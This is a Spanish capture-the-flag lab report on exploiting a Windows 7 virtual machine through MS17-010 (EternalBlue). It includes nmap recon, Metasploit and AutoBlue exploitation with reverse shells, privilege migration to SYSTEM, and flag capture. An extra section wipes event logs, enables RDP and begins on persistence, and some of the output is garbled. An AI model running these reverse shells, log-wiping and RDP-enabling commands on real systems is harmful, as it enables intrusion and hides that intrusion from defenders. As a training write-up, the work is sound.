



Informe de análisis de vulnerabilidades, explotación y resultados del reto Ethernal.

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
13/04/2024	14/04/2024	1.0	DVG-HM-Ethernal	RESTRINGIDO



Informe de análisis de vulnerabilidades,  
explotación y resultados del reto KIO.

N.- DVG-HM-Ethernal

Generado por:

**Daniel Vázquez Granillo**

Magister en Seguridad Informática

**Fecha de creación:**

**13.04.2024**

## Índice

1.	Reconocimiento	3
2.	Análisis de vulnerabilidades/debilidades	4
3.	Explotación	4
	Automatizado	4
	Manual	5
4.	Escalación de privilegios	13
5.	Banderas	5
6.	Herramientas usadas	6
7.	Conclusiones y Recomendaciones	6
8.	EXTRA Opcional	6

## 1. Reconocimiento

Mi IP (script):

```
(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
$ cat miIP.sh
#!/bin/bash
#https://github.com/DanielCyberSec/ScanningTools.git
verde="\e[32m"
sinColor="\e[0m"
echo -e "$verde$(ifconfig | grep inet | head -n 1 | awk '{print $2}')$sinColor"

(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
$ ./miIP.sh
192.168.100.45
```

Escaneo de dispositivos conectados a la red (script):

```
(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
$ head dispositivosEnRed.sh
#!/bin/bash
#https://github.com/DanielCyberSec/ScanningTools.git

#importamos el scripts
#. $miIdRed+CIDR.sh
#. $miIP.sh
#Validamos permisos
rojoNegrita="\e[1;31m"
verde="\e[32m"
sinColor="\e[0m

(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
$ ./dispositivosEnRed.sh
Se requieren permisos elevados ...
```

```
(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
$ sudo ./dispositivosEnRed.sh
Comprobando que exista nmap en el equipo:
Nmap version 7.93 ..... [ OK ]
Mi IP: 192.168.100.45
Mi idRed+CIDR: 192.168.100.0/24
Dispositivos conectados:
192.168.100.1
192.168.100.9
192.168.100.46
192.168.100.45
```

```

└─(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
$ head dispositivosEnRed.sh
#!/bin/bash
#https://github.com/DanielCyberSec/ScanningTools.git
File System

#importamos el scripts
#. $miIdRed+CIDR.sh
#. $miIP.sh
#Validamos permisos
rojoNegrita="\e[1;31m"
verde="\e[32m"
sinColor="\e[0m"

└─(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
$ ./dispositivosEnRed.sh
Se requieren permisos elevados ...

└─(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
$ sudo ./dispositivosEnRed.sh
Comprobando que exista nmap en el equipo:
Nmap version 7.93 ..... [ OK ]
Mi IP: 192.168.100.45
Mi idRed+CIDR: 192.168.100.0/24
Dispositivos conectados:
192.168.100.1
192.168.100.9
192.168.100.46
192.168.100.45

```

Primer punto extra - Descubrimiento de TTL de la IP objetivo (script):

```

└─(ash㉿kali)-[~/Documents/2.Ethernal/nmap]
$ cat ttl.sh
#!/bin/bash
#https://github.com/DanielCyberSec/ScanningTools.git
verde="\e[32m"
cianNegritas="\e[1;36m"
sinColor="\e[0m"
read -p "Digita la IP: " ip
resultado=$(ping -c 1 ${ip} | grep -oE "ttl=[0-9]{2,3}" | sed s/"ttl=/g")
echo -e "la IP ${ip} tiene un ttl = $verde $resultado $sinColor"
echo -e "Es altamente probable que se trate de un SO$cianNegritas Windows $sinColor"

```

```

└─(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
$ ./ttl.sh
Digita la IP: 192.168.100.46
la IP 192.168.100.46 tiene un ttl = 128
Es altamente probable que se trate de un SO Windows

```

Segundo punto extra - Descubrimiento de puertos abiertos + su versión (script):

```

└─(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
└─$ head -n 2 nmapOpenPorts.sh
#!/bin/bash
#https://github.com/DanielCyberSec/ScanningTools.git
File System

└─(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
└─$ sudo ./nmapOpenPorts.sh
Comprobando que existe nmap en el equipo:
Nmap version 7.93 ..... [ OK ]
Digita la IP objetivo: 192.168.100.46
1) Escaneo puertos abiertos, servicios y versiones (lento pero sigiloso)
2) Escaneo puertos abiertos (lento pero sigiloso)
3) Escaneo puertos abiertos con generación de archivos (all) (rápido pero ruidoso)
4) Salir
Seleccione una opción: 1
Escaneando puertos abiertos, servicios y versiones de manera sigilosa...
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open msrpc Microsoft Windows RPC
49153/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
49155/tcp open msrpc Microsoft Windows RPC
49156/tcp open msrpc Microsoft Windows RPC
49157/tcp open msrpc Microsoft Windows RPC

```

#### IP, Puertos Sistema operativo

<b>IP Objetivo</b>	192.168.100.46
<b>Sistema Operativo</b>	Windows
<b>Puertos/Servicios</b>	135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP) 49152/tcp open msrpc Microsoft Windows RPC 49153/tcp open msrpc Microsoft Windows RPC 49154/tcp open msrpc Microsoft Windows RPC 49155/tcp open msrpc Microsoft Windows RPC 49156/tcp open msrpc Microsoft Windows RPC 49157/tcp open msrpc Microsoft Windows RPC

## 2. Análisis de vulnerabilidades/debilidades

Escaneo de vulnerabilidades de los puertos abiertos con los scripts “vuln” de nmap (script):

```
(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
└─$ sudo ./nmapOpenPorts.sh
Comprobando que exista nmap en el equipo:
Nmap Version 7.93 ..... [ OK ]
Digita la IP objetivo: 192.168.100.46
1) Escaneo puertos abiertos, servicios y versiones (lento pero sigiloso)
2) Escaneo puertos abiertos (lento pero sigiloso)
3) Escaneo puertos abiertos (rápido pero ruidoso)
4) Escaneo puertos abiertos con generación de archivos (all) (rápido pero ruidoso)
5) Escaneo de vulnerabilidades en puertos abiertos de manera agresiva y generación de archivo XML (rápido y ruidoso)
6) Salir
Seleccione una opción: 5
Escaneo de vulnerabilidades en puertos abiertos + generación archivo XML ...
Digite los puertos abiertos ej. 100,200,300 (puedes copiarlos de la salida de la opción 2 o 3):
135,139,445,49152,49153,49154,49155,49156,49157
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-12 02:55 EDT
Nmap scan report for 192.168.100.46
Host is up (0.0020s latency).

PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:D0:CE:03 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::-- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: WIN-845Q99004PP; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT STATUS OBJECT NAME NOT FOUND
|_smb-vuln-ms17-010:
|  VULNERABLE:
|    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|    State: VULNERABLE
|    IDs: CVE:2017-0143
|    Risk factor: HIGH
|      A critical remote code execution vulnerability exists in Microsoft SMBv1
|      servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

TRACEROUTE
HOP RTT      ADDRESS
1  1.98 ms  192.168.100.46

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.11 seconds
```

del archivo generado en xml lo transformamos en html y visualizamos en el navegador:

```
(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
└─$ ll
total 100
-rw-r--r-- 1 hmstudent hmstudent 877 Apr 11 07:42 comandosNmap.txt
-rw-r--r-- 1 hmstudent hmstudent 80 Apr 11 07:49 convertirXmlaHtml.txt
-rwxr--r-- 1 hmstudent hmstudent 769 Apr 11 19:59 dispositivosEnRed.sh
-rw-r--r-- 1 hmstudent hmstudent 205 Apr 12 02:55 Ethernal.txt
-rw-r--r-- 1 hmstudent hmstudent 325 Apr 11 07:30 formatosSalidaNmap.txt
-rwxr--r-- 1 hmstudent hmstudent 499 Apr 11 19:53 mIldRed+CIDR.sh
-rwxr--r-- 1 hmstudent hmstudent 177 Apr 11 19:53 miIP.sh
-rwxr--r-- 1 hmstudent hmstudent 2659 Apr 12 02:50 nmapOpenPorts.sh
-rw-r--r-- 1 root      root      6944 Apr 12 02:56 openPorts.xml
-rwxr--r-- 1 hmstudent hmstudent 373 Apr 11 19:54 ttl.sh
-rw-r--r-- 1 hmstudent hmstudent 14063 Apr 11 07:49 versionServiciosScriptsDefault.html
-rw-r--r-- 1 root      root      10292 Apr 11 07:45 versionServiciosScriptsDefault.xml
-rw-r--r-- 1 hmstudent hmstudent 12865 Apr 11 07:50 versionServiciosScriptsVuln.html
-rw-r--r-- 1 root      root      8914 Apr 11 07:43 versionServiciosScriptsVuln.xml

(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
└─$ xsltproc openPorts.xml -o openPorts.html
```

github.com Nmap Scan Report - Scan +

File | /home/hmstudent/Documents/2.Ethernal/nmap/openPorts.html

Brave isn't your default browser Set as default

## 192.168.100.46

### Address

- 192.168.100.46 (ipv4)
- 08:00:27:D0:CE:03 - Oracle VirtualBox virtual NIC (mac)

### Ports

Port	State (toggle closed [0]   filtered [0])	Service	Reason	Product	Version	Extra info
135	tcp open	msrpc	syn-ack	Microsoft Windows RPC		
139	tcp open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn		
445	tcp open	microsoft-ds	syn-ack	Microsoft Windows 7 - 10 microsoft-ds		workgroup: WORKGROUP
49152	tcp open	msrpc	syn-ack	Microsoft Windows RPC		
49153	tcp open	msrpc	syn-ack	Microsoft Windows RPC		
49154	tcp open	msrpc	syn-ack	Microsoft Windows RPC		
49155	tcp open	msrpc	syn-ack	Microsoft Windows RPC		
49156	tcp open	msrpc	syn-ack	Microsoft Windows RPC		
49157	tcp open	msrpc	syn-ack	Microsoft Windows RPC		

### Remote Operating System Detection

- Used port: 135/tcp (open)
- Used port: 36074/udp (closed)
- OS match: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1 (100%)

### Host Script Output

Script Name	Output
smb-vuln-ms10-054	false
smb-vuln-ms10-061	NT_STATUS_OBJECT_NAME_NOT_FOUND
smb-vuln-ms17-010	VULNERABLE: Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010) State: VULNERABLE IDs: CVE-CVE-2017-0143 Risk factor: HIGH A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010). Disclosure date: 2017-03-14 References: <a href="https://technet.microsoft.com/en-us/library/security/ms17-010.aspx">https://technet.microsoft.com/en-us/library/security/ms17-010.aspx</a> <a href="https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/">https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/</a> <a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143">https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143</a>

Por otra parte, el escaneo con la versión essentials de **Nessus** arrojó la siguiente información:

Severidad	CVSS 3.0	Plugin	Name
Alta	7.5	<a href="https://www.tenable.com/plugins/nessus/35291">https://www.tenable.com/plugins/nessus/35291</a>	SSL Certificate Signed Using Weak Hashing Algorithm

Esta vulnerabilidad nos indica que una cadena de certificados SSL ha sido firmada utilizando un algoritmo hash criptográficamente débil (por ejemplo, MD2, MD4, MD5 o SHA1). Se sabe que estos algoritmos de firma son vulnerables a ataques de colisión. Un atacante puede aprovecharse de ello para generar otro certificado con la misma firma digital.

Con base a su enumeración: **CVE-2004-2761**

El algoritmo de cifrado de mensajes MD5 no es resistente a las colisiones, lo que facilita a los atacantes la realización de ataques de suplantación de identidad, como demuestran los ataques contra el uso de MD5 en el algoritmo de firma de un certificado X.509.

Por último, desde su publicación del 8/18/2004, hace que existan exploits disponibles en internet.

### 3. Explotación

## Automatizado

Confirmar con metasploit si samba es explutable con alguno de sus exploits:

```
msf6 > search scanner smb
Matching Modules
=====
#  Name
-
0 auxiliary/scanner/http/citrix_dir_traversal
1 auxiliary/scanner/smb/impacket/dcomexec
2 auxiliary/scanner/smb/impacket/secretsdump
3 auxiliary/scanner/dcerpc/dfscoerce
4 auxiliary/scanner/smb/smb_ms17_010
5 auxiliary/scanner/smb/psexec_loggedin_users

msf6 > use 4
[*]选用模块 (load count: 3) [SMB] (ms17_010)
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options
[*] Match: Microsoft Windows - SP0 - SP2, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1 (100%)
Module options (auxiliary/scanner/smb/smb_ms17_010):
=====
Name          Current Setting      Required  Description
--=--          --=--              --=--      --=--
CHECK_ARCH    true                no        Check for architecture on vulnerable hosts
CHECK_DOPU    true                no        Check for DOUBLEPULSA on vulnerable hosts
CHECK_PIPE    false               no        Check for named pipe on vulnerable hosts
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlist
                           s/named_pipes.txt yes      List of named pipes to check
RHOSTS         yes
RPORT          445                yes      The target host(s), see https://docs.metasploit.com/
                                             sing-metasploit.html
SMBDomain     .
SMBPass        A critical remote code execution vulnerability
SMBUser        Disclosure date: 2017-03-14
Threads        1                  yes      The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhost 192.168.100-46
rhost => 192.168.100-46
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhost 192.168.100.46
rhost => 192.168.100.46
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[*] https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
[*] https://blogs.technet.microsoft.com/askws/2017/03/12/customer-guidance-for-wannacrypt-attacks/
[*] https://www.microsoft.com/msrc/vulnerabilities/CVE-2017-0143

[+] 192.168.100.46:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[+] 192.168.100.46:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

este ejercicio nos permitió conocer como dato adicional la arquitectura del equipo (x64), ya que para temas de exploits debemos ser lo más precisos para poder explotar.

Una vez confirmado que podemos explotar con metasploit, procedemos a buscar el exploit y seleccionarlo:

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > search ms17-010
[!] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_永恒之蓝) >
```

configuramos el exploit:

```
msf6 exploit(windows/smb/ms17_010_ternalblue) > show options
Module options (exploit/windows/smb/ms17_010_ternalblue):
Name          Current Setting  Required  Description
RHOSTS        yes
RPORT         445            yes
SMBDomain    no
SMBPass       no
SMBUser       no
VERIFY_ARCH   true           yes
VERIFY_TARGET true           yes
Host Script Output

Payload options (windows/x64/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
LHOST         192.168.100.45  yes
LPORT         4444           yes
EXITFUNC      thread         yes
                    NODATA,NOSEH,THREAD,PROCESS,NONE
                    Exit technique (Accepted: '', seh, thread, process, none)
                    The listen address (an interface may be specified)
                    The listen port
                    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
                    State: VULNERABLE
                    IDs: CVE-2017-0143
                    Risk factor: HIGH
                    A critical remote code execution vulnerability exists in Microsoft SMBv1
                    servers (ms17-010).
                    Disclosure date: 2017-03-14
                    References:
                    https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_ternalblue) > set rhost 192.168.100.46
rhost => 192.168.100.46
msf6 exploit(windows/smb/ms17_010_ternalblue) > [REDACTED]
```

## Ejecutamos:

```
[*] msf6 exploit(windows/smb/ms17_010_ternalblue) > run
[*] Started reverse TCP handler on 192.168.100.45:4444
[*] 192.168.100.46:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.100.46:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.100.46:445 - open
[*] 192.168.100.46:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.100.46:445 - The target is vulnerable.
[*] 192.168.100.46:445 - Connecting to target for exploitation.
[*] 192.168.100.46:445 - Connection established for exploitation.
[*] 192.168.100.46:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.100.46:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.100.46:445 - 0x00000000 57 69 6e 46 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.100.46:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.100.46:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 192.168.100.46:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.100.46:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.100.46:445 - Sending all but last fragment of exploit packet
[*] 192.168.100.46:445 - Starting non-paged pool grooming
[+] 192.168.100.46:445 - Sending SMBV2 buffers
[+] 192.168.100.46:445 - Closing SMBV1 connection creating free hole adjacent to SMBV2 buffer.
[*] 192.168.100.46:445 - Sending final SMBV2 buffers.
[*] 192.168.100.46:445 - Sending last fragment of exploit packet!
[*] 192.168.100.46:445 - Receiving response from exploit packet
[+] 192.168.100.46:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.100.46:445 - Sending egg to corrupted connection.
[*] 192.168.100.46:445 - Triggering free of corrupted buffer.
[*] Sending stage (20074 bytes) to 192.168.100.46
[*] Meterpreter session 1 opened (192.168.100.45:4444 → 192.168.100.46:49159) at 2024-04-12 04:06:59 -0400
[*] 192.168.100.46:445 - -----
[*] 192.168.100.46:445 - -----
[*] 192.168.100.46:445 - ----- in Microsoft SMBV1

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > sysinfo
Computer       : WIN-845Q99004PP https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
OS            : Windows 7 (6.1 Build 7601, Service Pack 1). https://www.microsoft.com/en-us/download/details.aspx?id=21805
Architecture   : x64 https://www.microsoft.com/en-us/download/details.aspx?id=21805
System Language: en_US https://www.microsoft.com/en-us/download/details.aspx?id=21805
Domain        : WORKGROUP https://www.microsoft.com/en-us/download/details.aspx?id=21805
Logged On Users: 0 https://www.microsoft.com/en-us/download/details.aspx?id=21805
Meterpreter   : x64/windows https://www.microsoft.com/en-us/download/details.aspx?id=21805
meterpreter >
```

**Acceso conseguido!!!**

## Manual

Descargamos auto blue del github de 3ndG4me:

```
(hmstudent㉿kali)-[~/Documents/2.Ethernal/manualExploit] Upgrading code to
$ git clone https://github.com/3ndG4me/AutoBlue-MS17-010
Cloning into 'AutoBlue-MS17-010' ...
remote: Enumerating objects: 145, done.
remote: Counting objects: 100% (69/69), done.
remote: Compressing objects: 100% (30/30), done.
remote: Total 145 (delta 52), reused 43 (delta 39), pack-reused 76
Receiving objects: 100% (145/145), 105.75 KiB | 866.00 KiB/s, done.
Resolving deltas: 100% (86/86), done.
```

Ejecutamos y configuraremos el shell\_prep.sh:

```
(hmstudent㉿kali)-[~/.../2.Ethernal/manualExploit/AutoBlue-MS17-010/shellcode]
$ ./shell_prep.sh
Eternal Blue Windows Shellcode Compiler

Let's compile them windoos shellcodezzz

Compiling x64 kernel shellcode
Compiling x86 kernel shellcode
kernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n)
y
LHOST for reverse connection: 192.168.100.45
LPORT you want x64 to listen on: 5656
LPORT you want x86 to listen on: 5050
Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell
1
Type 0 to generate a staged payload or 1 to generate a stageless payload
1
Generating x64 cmd shell (stageless) ...
```

Una vez generados los scripts:

```
MERGING SHELLCODE WOOOO!!!
DONE
$ ll
total 80
-rw-r--r-- 1 hmstudent hmstudent 20305 Apr 13 04:40 eternalblue_kshellcode_x64.asm
-rw-r--r-- 1 hmstudent hmstudent 19862 Apr 13 04:40 eternalblue_kshellcode_x86.asm
-rw-r--r-- 1 hmstudent hmstudent 1598 Apr 13 04:40 eternalblue_sc_merge.py
-rw-r--r-- 1 hmstudent hmstudent 2205 Apr 13 05:02 sc_all.bin
-rw-r--r-- 1 hmstudent hmstudent 1232 Apr 13 05:02 sc_x64.bin
-rw-r--r-- 1 hmstudent hmstudent 772 Apr 13 05:00 sc_x64_kernel.bin
-rw-r--r-- 1 hmstudent hmstudent 460 Apr 13 05:02 sc_x64_msf.bin
-rw-r--r-- 1 hmstudent hmstudent 962 Apr 13 05:02 sc_x86.bin
-rw-r--r-- 1 hmstudent hmstudent 638 Apr 13 05:00 sc_x86_kernel.bin
-rw-r--r-- 1 hmstudent hmstudent 324 Apr 13 05:02 sc_x86_msf.bin
-rwxr-xr-x 1 hmstudent hmstudent 4578 Apr 13 04:40 shell_prep.sh
```

Nos ponemos a la escucha sobre el puerto configurado (5656):

```
(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
$ nc -lnvp 5656
listening on [any] 5656 ...
```

Configuramos el ataque con python:

```
(hmstudent㉿kali)-[~/Documents/2.Ethernal/manualExploit/AutoBlue-MS17-010]
$ python eternalblue_exploit7.py 192.168.100.46 shellcode/sc_x64.bin
shellcode size: 1232
numGroomConn: 13
Target OS: Windows 7 Ultimate 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
```

Una vez ejecutado, con netcat se nos regresa una shell y ganamos acceso:

```
(hmstudent㉿kali)-[~/Documents/2.Ethernal/nmap]
$ nc -lnvp 5656
listening on [any] 5656 ...
connect to [192.168.100.45] from (UNKNOWN) [192.168.100.46] 49167
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

#### 4. Escalación de privilegios si/no

Comprobamos usuario actual y su proceso:

```
1452 1884 explorer.exe      x64  1      WIN-845Q99004PP\Hacker Mentor Admin  C:\Windows\Explorer.EXE
1516 476 svchost.exe        x64  0      NT AUTHORITY\NETWORK SERVICE   C:\Windows\system32\svchost.exe
1816 476 spoolsv.exe       x64  0      NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
1860 816 dwm.exe           x64  1      WIN-845Q99004PP\Hacker Mentor Admin  C:\Windows\system32\Dwm.exe
1924 476 svchost.exe       x64  0      NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\svchost.exe
1968 476 sppsvc.exe        x64  0      NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\sppsvc.exe

meterpreter > getuid
Server username: WIN-845Q99004PP\Hacker Mentor Admin
meterpreter > getpid
Current pid: 1452
meterpreter > migrate 1816
[*] Migrating from 1452 to 1816 ...
```

Migramos al proceso del authority system, para escalación de privilegios.

```
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

## 5. Banderas

```
meterpreter > pwd  
C:\  
meterpreter > search -f bandera*  
Found 3 results...  
_____  
Path  
_____  
c:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\bandera1.lnk 888  
c:\Users\Administrator\Desktop\bandera2.txt 32  
c:\Users\user\Desktop\bandera1.txt 32  
  
meterpreter > cat Users\\Administrator\\Desktop\\bandera2.txt  
a63c1c39c0c7fd570053343451667939meterpreter > cat Users\\user\\Desktop\\bandera1.txt  
0ef3b7d488b11e3e800f547a0765da8emeterpreter > ■
```

Bandera1	0ef3b7d488b11e3e800f547a0765da8e
Bandera2	a63c1c39c0c7fd570053343451667939

## 6. Herramientas usadas

Bash	Los scripts generados para la fase de Reconocimiento. (dichos scripts ya se encuentran en mi repositorio por si los gusta compartir)
Nmap	Esta herramienta viene embebida en los scripts de reconocimiento.
Metaexploit	Exploits, Payloads y Scanners: scanner auxiliary/scanner/smb/smb_ms17_010 exploit windows/smb/ms17_010_永恒之蓝 payload windows/x64/meterpreter/reverse_tcp exploit windows/local/persistence <b>payload windows/x64/shell_reverse_tcp</b>

## **7. Conclusiones y Recomendaciones**

- 1) Los scripts en bash que el profe nos exhortó a crear, son herramientas que nos facilitan y automatizan el trabajo y que se pueden utilizar en cualquier fase del Pentesting.
- 2) Es importante mantener actualizada la herramienta de Samba en windows, ya que las versiones más viejitas son vulnerables y se pueden explotar.
- 3) Es importante mantener cerrado el protocolo RDP solo hasta que sea utilizado y una vez finalizado su uso, volverlo a cerrar para que no sea objetivo de ataque, ya que puede comprometer toda la máquina.

## 8. EXTRA Opcional


### 1. Script TTL (en la fase de Reconocimiento)

### 2. Script Escaneo Puertos abiertos (en la fase de Reconocimiento)

### 3. Levantar RDP no con crackmapexec, sino con comandos de windows:

Los comandos utilizados fueron:

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections  
/t REG_DWORD /d 0 /f  
net stop TermService  
net start TermService
```



```
meterpreter > clearev  
[*] Wiping 200 records from Application ...  
[*] Wiping 890 records from System ...  
[*] Wiping 414 records from Security ...  
meterpreter > shell  
Process 2368 created.  
Channel 1 created.  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f  
The operation completed successfully.  
  
C:\Windows\system32>net stop TermService  
net stop TermService  
The Remote Desktop Services service is not started.  
More help is available by typing NET HELPMSG 3521.  
  
C:\Windows\system32>net start TermService  
net start TermService  
The Remote Desktop Services service is starting.  
The Remote Desktop Services service was started successfully.  
  
C:\Windows\system32>
```

### 4. Generar persistencia

Migrar a un proceso que el admin vaya a ocupar, en este caso al navegador explorer:

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
256	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\smss.exe
312	476	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\system32\svchost.exe
332	312	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
372	312	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
388	380	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
428	380	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
476	372	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
500	372	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
